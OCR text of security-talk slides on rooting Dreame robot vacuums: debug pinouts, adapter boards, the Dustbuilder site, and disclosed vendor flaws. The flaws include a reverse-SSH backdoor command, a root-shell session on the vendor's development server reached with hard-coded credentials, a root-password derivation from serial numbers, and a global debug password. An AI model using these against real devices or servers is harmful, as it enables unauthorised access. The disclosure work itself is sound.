
https://github.com/BPI-SINOVOIP/BPI-M3-bsp

Debug pinout


- Debuginterface
  - 2x8 pins
  - 2mm pitch size


Warning:
2mm pitch size is way smaller than the usual 2.54 mm


Warning:
Make sure you connect to the correct pins!




Rooting with custom PCBs













For the Gerber files (thanks to Ben Helfrich):
https://builder.dontvacuum.me/dreameadapter

Examples of connections










For the Gerber files (thanks to Ben Helfrich):
https://builder.dontvacuum.me/dreameadapter

INTERESTING FINDINGS

AutoSSH backdoor


- Trigger reverse SSH shell
  - sshpass -p xxx ssh -p 10022 -o StrictHostKeyChecking=no -fCNR last-4-digits-of-sn:127.0.0.1:22 user@hostname-public.xxx
- Hard coded credentials to server
  - User has sudo rights
  - Server used for development




```
[redacted]@[redacted] ~
login as: [redacted]
[redacted]@[redacted]'s password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

  System load:  0.01               Processes:              166
  Usage of /:   27.1% of 39.12GB   Users logged in:        0
  Memory usage: 10%                IP address for eth0:    192.168[redacted]
  Swap usage:   0%                 IP address for docker0: 172.17.[redacted]

240 packages can be updated.
163 updates are security updates.

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***

        Welcome to Huawei Cloud Service

Last login: [redacted]
[redacted]@e[redacted]:~$ sudo su
[sudo] password for [redacted]:
root@e[redacted]:/home/[redacted]#
```

Debug Scripts

- Startup debug script
  - Unencrypted ftp download from personal developer NAS
- Log uploads
  - With admin credentials




Index of ftp://admin@[redacted]/

Up to higher level directory

Name	Size	Last Modified
		5/ [redacted] 8:37:00 PM
File: httpUpload.zip	35494 KB	6/ [redacted] 2:00:00 AM
File: linux-aw.tar.gz	389233 KB	4/ [redacted] 7:52:00 PM
File: log_err	12 KB	11 [redacted] 1:00:00 AM
File: p2008_update-3.5.8_1039.img	30115 KB	5/ [redacted] 3:19:00 AM
File: procrank	16 KB	11 [redacted] 1:00:00 AM
File: ps	6 KB	11 [redacted] 1:00:00 AM
File: ps1020830131	3 KB	11 [redacted] 1:00:00 AM
File: reboot.sh	1 KB	11 [redacted] 1:00:00 AM
File: restart_ava.sh	1 KB	11 [redacted] 1:00:00 AM
File: sys_1020444253_11280818.log	11 KB	11 [redacted] 1:00:00 AM
File: sys_1020444253_11301057.log	33 KB	11 [redacted] 1:00:00 AM
File: sys_1020444311_11292000.log	30 KB	11 [redacted] 1:00:00 AM
File: sys_1020444311_11292006.log	33 KB	11 [redacted] 1:00:00 AM
File: sys_1020444314_03112052.log	34 KB	3/ [redacted] 9:52:00 PM
File: sys_1020444368_03181119.log	38 KB	3/ [redacted] 8:19:00 PM


Obfuscated Root Password

- Root password of device is derived as follows:
  - Base64(SHA1(Serial number))
- Password for debug firmwares (globally):
  - #share!#

Lots of “chatty” functions

- Debug functions
  - Recording and upload of pictures
  - Recording and upload of camera recordings
- Device produces lots of log-files
- Only way to prevent uploads: rooting

Summary Dreame



- Devices are cheaper than Roborock
- Performant Hardware
- Valetudo support
  - Full support since April 2021
- All current models can be rooted without soldering
  - Applies to all devices released before Aug 2021
- Questionable remains in Software

https://valetudo.cloud/

DUSTBUILDER

Dustbuilder

- Website for building your own custom robot firmwares
  - Reproducible builds
  - Easy to use
  - Works for Dreame, Roborock and Viomi
- Alternative to local building
  - All tools are still published on Github
- URL: http://builder.dontvacuum.me/

Acknowledgements

- Ben Helfrich
- Carolin Gross
- Cameron Kennedy
- Daniel Wegemer
- Erik Uhlmann
- Guevara Noubir
- Sören Beye

Contact:

See: http://dontvacuum.me
Telegram: https://t.me/dgiese
Twitter: dgi_DE
Email: dgiese@ccs.neu.edu